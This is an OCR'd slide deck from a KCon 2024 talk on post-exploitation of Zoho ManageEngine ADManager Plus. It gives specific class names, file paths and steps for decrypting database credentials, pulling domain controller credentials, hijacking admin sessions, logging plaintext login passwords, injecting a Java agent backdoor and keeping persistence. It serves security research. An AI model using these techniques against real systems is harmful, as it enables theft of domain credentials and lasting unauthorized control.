
02

# Zoho

# Zoho

KCon

1. obtaining domain controller administrator information and database-stored domain information,
2. obtaining database connection information,
3. obtaining integrated third-party application credentials,
4. generating valid login information for accounts with the highest privileges, bypassing IP login restrictions,
5. and recording plaintext passwords.



# Obtain the desired DATA

## Database Connection Information Retrieva

Database Connection Information Retrieva

$HOME\ADManager Plus\conf\database_params.conf

com.zoho.framework.utils.crypto.CryptoUtil.decrypt(“ ",2)

```
# $Id$
# driver name
drivername=org.postgresql.Driver

# login username for database if any
username=admanager

# password for the db can be specified here
password=4dc098273358ebd6f3c2c770c88d8041755c1cb8a07a196f0cb53819e85da526d5d3e211


# url is of the form jdbc:subprotocol:DataSourceName for eg.jdbc:odbc:WebNmsDB
url=jdbc:postgresql://localhost:33306/adsm?useUnicode=true&characterEncoding=UTF-8
#url=jdbc:mysql://localhost:33306/adsm?autoReconnect=true&characterEncoding=utf8
# Minumum Connection pool size
minsize=1

# Maximum Connection pool size
maxsize=20

# transaction Isolation level
#values are Constanst defined in java.sql.connection type supported TRANSACTION_NONE    0
#Allowed values are TRANSACTION_READ_COMMITTED , TRANSACTION_READ_UNCOMMITTED ,TRANSACTION_REPEATABLE_READ , TRANSACT
transaction isolation=TRANSACTION READ COMMITTED
```

Password


KCon

KCon 2024

# Obtain the desired DATA

## Domain Controller Credential Retrieval



VS





```
DomainCacheManager.getInstance().getDomainData("domainname")
```

# Zoho

## Generating valid login information for the highest privilege account




# 生成高权限用户登录凭证


SELECT * FROM “admphdtlogonaudit”

Change session in DataBase

Become Administrator

# Obtain the desired DATA

## Plain Text Password Logging




KCon 2024

# Obtain the desired DATA

## Plain Text Password Logging

```
Pretty  Raw  Hex
1 POST /j_security_check?LogoutFromSSO=true HTTP/1.1
2 Host: 192.168.220.72:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 311
9 Origin: http://192.168.220.72:8080
0 Connection: close
1 Referer: http://192.168.220.72:8080/j_security_check?LogoutFrom
2 Cookie: adsolutions-_zldp=
hmyub28ivdSej%2FAQy80ut6ZQuMaPm8eNcPcI%2FlIW70EIg7VBBBxjgGmNLRz
RTf4org21NJWtALqSnVJDA==; JSESSIONIDADMP=6AF971B959C03C07E7A474
0ac2dd2d-28da-43f6-8869-1599b37b2c01; _zcsr_tmp=5f0cd0d4-f164-4
3 Upgrade-Insecure-Requests: 1
4
5 is_admp_pass_encrypted=true&j_username=admin&j_password=
e8x%2BY17MhmlUxqWAxwT2oKF0Q6fz%2BWbG2ZxiXIGi0Dkrh4YVxudtcpTYvqVCgsY6rBF3akgztM3mFsmB%2Fv0S6W0xCt5nM3Rn2vYwS
NnaBsHcCmoq%2BnsdnqM3H1DyNDLtL%2FKrP6sUFxJYLNwHoZE7xLJbCusAjHQRFTWg2rfEaFA%3D&domainName=
ADManager+Plus+Authentication&AUTHRULE_NAME=ADAuthenticator
```

```
String isADMPPasswordEncrypted = this.request.getParameter("is_admp_pass_encrypted");
if (isADMPPasswordEncrypted != null && isADMPPasswordEncrypted.equals("true") && this.passwo
    try {
        this.password = RSAKeyPairGenerator.getInstance().decrypt(this.password);
    } catch (Exception var26) {
        var26.printStackTrace();
        throw new LoginException("ads.ssl_tool.message.unexpected_error");
    }
```

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

- this = {ADMPADAuthenticator@14020}
  - isCaptchaVerificationRequired = true
  - session = {StandardSessionFacade@14028}
  - subject = {Subject@14030} ... toString()
  - callbackHandler = {LoginContext$SecureCallbackHandler@14031}
  - principal = null
  - committed = false
  - loginName = "admin"
  - password = "Thisistest233.."
  - serviceName = "System"
  - domainName = "ADManager Plus Authentication"
  - request = {RequestFacade@12204}
  - hostName = "192.168.220.1"
  - serverHostName = "192.168.220.72"
  - accountDO = null
  - updateBadLogin = true


KCon

KCon 2024

# 无法解密怎么办


## 经过和朋友的讨论

劫持登录js



# 注入后门及持久化

Injection of backdoors and persistence

KCon

## Runtime injection Java Agent : agentmain

```
C:\>java -jar shell.jar 0
sun.tools.attach.WindowsAttachProvider@7ef20235: 2624 org.tanukisoftware.wrapper
.WrapperSimpleApp com.adventnet.start.ProductTrayIcon conf/TrayIconInfo.xml Star
tADSM
sun.tools.attach.WindowsAttachProvider@7ef20235: 3376 com.manageengine.ads.start
up.trayicon.TrayIconHandler conf/TrayIconInfo.xml conf/TrayIconInfo.xml /conf/se
rver.xml
sun.tools.attach.WindowsAttachProvider@7ef20235: 3236 org.tanukisoftware.wrapper
.WrapperSimpleApp com.manageengine.ads.fw.onpremise.elasticsearch.ESWrapperManag
er
sun.tools.attach.WindowsAttachProvider@7ef20235: 4008 shell.jar 0
```

KCon 2024


# 持久化后门留存

## Database Connection Information Retrieva

KCon

com.adventnet.sym.adsm.start.StartWebClient#executeProgram

ADmanager calls the default browser to access the login page every time it starts, com.adventnet.sym.adsm.start.StartWebClient#executeProgram




KCon
2024

# Summary

由于时间紧迫，我只选择了一些具有代表性的后期利用应用程序进行了代码和架构分析，分享了各种后利用功能的实现原理以及代码实现。希望为其他高价值 web 应用程序的后利用工具的开发提供一些思路

https://github.com/0linlin0/XPost

# Acknowledgements


- BeichenDream
- Ricter Z
- 路飞

TONGDAO


# KCon 2024

# THANKS

演讲人：Skay

时间：2024.08.25